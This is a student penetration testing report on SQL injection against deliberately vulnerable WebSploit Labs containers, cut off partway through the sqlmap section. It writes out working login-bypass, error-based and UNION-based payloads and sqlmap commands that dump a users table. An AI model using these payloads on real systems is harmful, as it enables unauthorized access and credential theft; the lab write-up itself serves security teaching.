Effat University

FALL 2025

Penetration Testing Report

WebSploit Labs – SQL Injection and Cross-Site Scripting Assessment

Course: CS 4069

Instructor and Supervisor: Dr. Sohail Khan

Students:

Natali Soukh

Zainab Taha

Date of Submission

[01/05/2026]

Executive Summary

In this report, a penetration test is carried out on the simulation internal web application offered through the WebSploit Labs platform. The goal is to identify, leverage, and report on the two important vulnerabilities; namely SQL injection (SQLi) and cross-site scripting (XSS).

WebSploit laboratory setup used Docker installed on Kali Linux system. Testing was done on both vulnerabilities on all specified tasks in the assignment. Both SQL injection and XSS were exploited in the secret Corp Employee portal (sqli-breach) and DVWA (Damn Vulnerable Web Application).

Findings: through SQL injection, authentication was bypassed without valid login credentials, triggering database error messages that show the database engine used and extracting all user credentials stored in the database, including usernames and passwords. In other words, an attacker would log in without entering a password and access each employee's private data.

Remediation suggestions are offered for each type of vulnerability, such as using parameterized queries to avoid SQL injection attacks and encoding outputs with CSP headers to guard against XSS attacks.

Lab Environment Setup

In this section, the entire lab environment for penetration testing is set up, listing all Docker commands used and verifying that all vulnerable applications were accessible and working before starting the tests.

1. Environment Overview

The lab setup is based on a Kali Linux virtual machine operating on ARM architecture through the UTM/QEMU application for Apple Silicon. The applications which have vulnerabilities were hosted using Docker. The WebSploit Labs framework by Omar Santos (github.com/The-Art-of-Hacking/websploit) was used as the primary source of intentionally vulnerable containers.

2. Setup Steps and Docker Commands

Step 1 – Clone the correct WebSploit Labs repository:

```
git clone https://github.com/The-Art-of-Hacking/websploit.git
cd websploit
```

Step 2 – Run the official installer to pull all images and configure the Docker network:

```
sudo bash install.sh
```

Step 3 – Start all containers in detached (background) mode:

```
docker compose up -d
```

Step 4 – Deploy ARM-native DVWA with a dedicated MariaDB backend (required due to QEMU emulation incompatibility with the default x86_64 DVWA image):

```
docker run -d --network websploit_websploit --name dvwa-mysql \
  -e MARIADB_ROOT_PASSWORD=dvwa_root -e MARIADB_DATABASE=dvwa \
  -e MARIADB_USER=dvwa -e MARIADB_PASSWORD=p@ssw0rd mariadb:latest

sleep 15 && docker run -d --network websploit_websploit -p 8081:80 \
```

```
--name dvwa-fixed -e DB_SERVER=dvwa-mysql -e DB_USER=dvwa \
-e DB_PASSWORD=p@ssw0rd -e DB_DATABASE=dvwa ghcr.io/digininja/dvwa:latest
```

Step 5 – Start and verify the three primary target containers using:

```
docker start dvwa-fixed dvwa-mysql sqli-breach phantom-script
```




Figure 1: Docker containers launched — output of the docker start command confirming dvwa-fixed, dvwa-mysql, sqli-breach, and phantom-script have started

```
docker ps | grep -E "dvwa-fixed|sqli-breach|phantom-script"
```




Figure 2: docker ps output confirming dvwa-fixed (port 8081), phantom-script (port 5011), and sqli-breach (port 5001) are all running

As can be seen from Figure 2, the three specified containers are operational. The PORTS column shows how the port is mapped to access the applications through the browser.

3. Confirmed Accessible Applications

The following applications are confirmed to be accessible from the browser, so fulfilling the Phase 1 condition of having at least 2 vulnerable web applications live.




Figure 3: DVWA login page accessible at http://localhost:8081

Figure 3 shows that the DVWA (Damn Vulnerable Web Application) login page loads successfully at localhost:8081, proving that the ARM native DVWA docker image together with the MariaDB database backend is fully operational.




Figure 4: SecretCorp Employee Portal (sqli-breach) accessible at http://localhost:5001

Figure 4 shows the successful loading of the SecretCorp Employee Portal which serves as the main target for all SQL injection attacks during Tasks 1.1 to 1.4. The SecretCorp Employee Portal login page accepts user credentials, i.e., username and password.




Figure 5: SecretCorp social application (phantom-script) accessible at http://10.6.6.31:5006

Figure 5 indicates that the social network site called SecretCorp (phantom-script) has been launched successfully at http://10.6.6.31:5006, implying that the container is operational on the Docker bridge network. The software contains forums, user details, and search facilities.



Figure 6: docker inspect output showing internal IP addresses assigned to each container

Figure 6 shows the internal Docker network (10.6.6.0/24) with IP addresses assigned to each container. Using the docker command `docker inspect --format='{{.Name}} {{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}' $(docker ps -q)`. Applications without host port mappings such as phantom-script on port 5006 can only be reached through their IP addresses within that bridge network.

Task 1: SQL Injection (SQLi) in Depth

All SQL Injection tasks were performed against the SecretCorp Employee Portal at http://localhost:5001. The application consists of a login page that requires a username and password. There was no provision for authentication by the testing team – all access was gained by exploiting vulnerabilities.

1.1 Basic Authentication Bypass

The goal of this task was to bypass the login page without having any knowledge of legitimate credentials through traditional SQL Injection payloads.

How SQL Injection authentication bypass works: The application builds its login query through the process of string concatenation with the user's input into the SQL statement, for example:

```
SELECT * FROM users WHERE username='[INPUT]' AND password='[INPUT]'
```

In other words, an attacker may alter the logic of the above SQL query by including the SQL code in the input field to make it always return true irrespective of the credentials stored.

Payload 1 – ' OR '1'='1 :

```
Username: ' OR '1'='1
Password: anything
```

This transforms the query into: SELECT * FROM users WHERE username='' OR '1'='1' AND password='' OR '1'='1'. Since '1'='1' is always TRUE, the WHERE condition is always satisfied and the application will authenticate the first user from the database.




Figure 7: Payload 1 (' OR '1'='1) – successful authentication bypass showing 'Welcome, admin! Your secret is: Flag: SQLI_MASTER_ADMIN_ACCESS'

Figure 7 clearly shows that the bypass has worked successfully. The application was able to authenticate itself as admin and expose the secret flag kept in the admin account, proving full unauthorized access was achieved.

Payload 2 – admin'-- :

Username: admin'--

Password: anything

The statement -- is a SQL comment. Hence, the SQL statement now becomes: SELECT * FROM users WHERE username='admin'-- AND password='anything'. All the data that appears after -- is not parsed by the SQL engine, and thus the entire condition pertaining to password is dropped and login succeeds.




Figure 8: Payload 2 (admin'--) – SQL comment strips the password check entirely, returning the admin flag

As shown in Figure 8, the admin flag can be obtained through a different kind of payload method, which shows that there are multiple injection vectors for the same login page. It Is confirmed that both methods work successfully and are not dependent on the specific payload but a fundamental flaw in how the application handles user input.

1.2 Error-Based SQL Injection

It was expected that this sub-task would cause an error in the database due to a malformed SQL statement which would give information regarding the type of database being used.

Payload 1 – ' OR 1=1 ORDER BY 100--:

Username: ' OR 1=1 ORDER BY 100--

ORDER BY 100 instructs the database to sort the results by the 100th column. Since the query returns only 4 columns, this is clearly an invalid instruction. A properly secured application would catch this error silently, but this application returns the raw database error message directly to the user.




Figure 9: ORDER BY 100 triggers error – 'Database Error: 1st ORDER BY term out of range - should be between 1 and 4'

The database error presented to the attacker is shown in Figure 9. These two key bits of information can be obtained from the error message, (1) that the result consists of 4 columns – information that is essential for constructing a successful UNION-based attack in the next sub-task and (2) the format and wording used indicate that the database is SQLite.

Payload 2 – ' AND 1=CONVERT(int, @@VERSION)--:

Username: ' AND 1=CONVERT(int, @@VERSION)--

@@VERSION is a global variable used by MySQL and Microsoft SQL Server to retrieve the database version.




Figure 10: @@VERSION payload triggers — 'Database Error: unrecognized token: "@"', confirming the database engine is SQLite

Figure 10 demonstrates that the database engine is SQLite. The error 'unrecognized token: "@"' is characteristic of SQLite; otherwise, MySQL or MSSQL would return a version string instead. That would mean that the attacker would be able to create more complex payloads by using the SQL codes present in SQLite. It is risky when raw database errors are exposed, since this gives the attacker a map of how the database is structured and runs.

1.3 Union-Based SQL Injection

The Union-Based Approach is when there is an additional SELECT statement that follows the first SELECT statement with the help of the UNION keyword, whereby the results from other tables can be retrieved along with the original results.

Step 1 – Confirm column count using UNION SELECT with wrong column count:

Username: ' UNION SELECT 1—




Figure 11: UNION SELECT 1 triggers error – 'SELECTs to the left and right of UNION do not have the same number of result columns'

Figure 11 shows the error when UNION SELECT has only 1 column. This proves that the application is susceptible to UNION injection and also gives information regarding how many columns we have to inject. Combined with the ORDER BY finding (4 columns), we now know how to use UNION SELECT with 4 columns.

Step 2 – Identify which columns are displayed using literal values:

Username: ' UNION SELECT 1,2,3,4—




Figure 12: UNION SELECT 1,2,3,4 returns columns 2 and 4 with the response ('Welcome, 2! Your secret is: 4'), confirming the visible column positions

Figure 12 shows the application demonstrating literal values 2 and 4 from our injected SELECT statement. This tells us columns 2 and 4 are the ones being rendered in the 'Welcome' and 'secret' fields. Columns 1 and 3 exist in the query, however, are not shown. We must place the data we want to extract into positions 2 and 4.

Step 3 – Query the SQLite internal schema to discover table names:

Username: ' UNION SELECT 1,group_concat(name),3,4 FROM sqlite_master WHERE type='table'—




Figure 13: sqlite_master query — SQLite's internal schema catalogue queried successfully; the users table structure is confirmed accessible

Figure 13 shows the query executed successfully (no error), and column 2 returned the literal 2 rather than table names, indicating the name column landed in a non-displayed position. The query confirmed the sqlite_master table is accessible, which is SQLite's internal catalogue of all tables and schema definitions.

Step 4 – Extract user credentials:

Username: ' UNION SELECT username,password,3,4 FROM users--




Figure 14: UNION SELECT username,password extracts — the admin's password is displayed in the welcome field

Figure 14 shows the admin password 'supersecretpass' was obtained from the users table, as mentioned in the welcoming message. The user name was placed in Column 1, and the password was typed in Column 2. This indicates that the table has been made and that the passwords have been saved as plaintext within it.

Step 5 – Dump all users at once using group_concat:

Username: ' UNION SELECT 1,group_concat(username||':'||password),3,4 FROM users--




Figure 15: Full credential dump — 'Welcome, admin:supersecretpass,user:user123!'

Figure 15 represents the most important result of the SQL injection test performed. All rows of the users table were aggregated into one string using group_concat, resulting in an enumeration of each account kept in the database, namely that of admin with a password of supersecretpass and user with a password of user123. With such data at his disposal, an intruder can easily enter the system as any user or even use this password elsewhere.

1.4 Automated SQLi with sqlmap

sqlmap is an open source automated testing tool that can detect and exploit SQL injections automatically without having to craft each attack manually. It was used to test the employee portal login form as well and compared with manually created payloads.

Command 1 – Detect injection and enumerate databases:

```
sqlmap -u "http://localhost:5001" --forms --dbs --batch
```

sqlmap automatically detected the login page, verified the UNION injection technique using 4 parameters, identified the database to be SQLite, and accomplished everything within 82 HTTP requests and less than 3 seconds.

The flags used in Command 1 work as follows:

-u specifies the target URL

-- forms tell sqlmap to automatically detect and test all HTML forms on the page

--dbs requests enumeration of all available databases

--batch stops any prompts from being displayed and assumes default values for all safe options.

Key output from Command 1:




Figure 16: sqlmap output — UNION-based injection confirmed with 4 columns, SQLite database engine fingerprinted; database enumeration results shown

Figure 16 shows the key sqlmap output from Command 1. The tool was able to locate the login form, test each parameter, determine the kind of injection as Union-based SQLi and also identify the database engine as SQLite without having to build any manual payload crafting. Since SQLite does not support multi-database enumeration the way MySQL or MSSQL do, sqlmap advised using --tables instead of --dbs for further enumeration.

Command 2 – Enumerate tables:

```
sqlmap -u "http://localhost:5001" --forms -D main --tables --batch
```

Command 2 adds -D main (specifying the SQLite database name) and --tables (requesting table enumeration). sqlmap queried SQLite's internal sqlite_master catalogue and returned one table: users. This tells us the entire application's user data is stored in a single table, making it a high-value target.




Figure 17: sqlmap output — the users table discovered as the sole table in the SQLite main database

Figure 17 depicts the result of table enumeration through Command 2. sqlmap performed table enumeration on the internal SQLite schema (sqlite_master) and listed only one table that contains all user credentials, which happens to be users.

Command 3 – Dump the users table:

```
sqlmap -u "http://localhost:5001" --forms -D main -T users --dump --batch
```

Command 3 adds -T users (targeting the specific table) and --dump (instructing sqlmap to retrieve all rows and columns). sqlmap dumped the entire content of the users table, including all of its columns and rows:

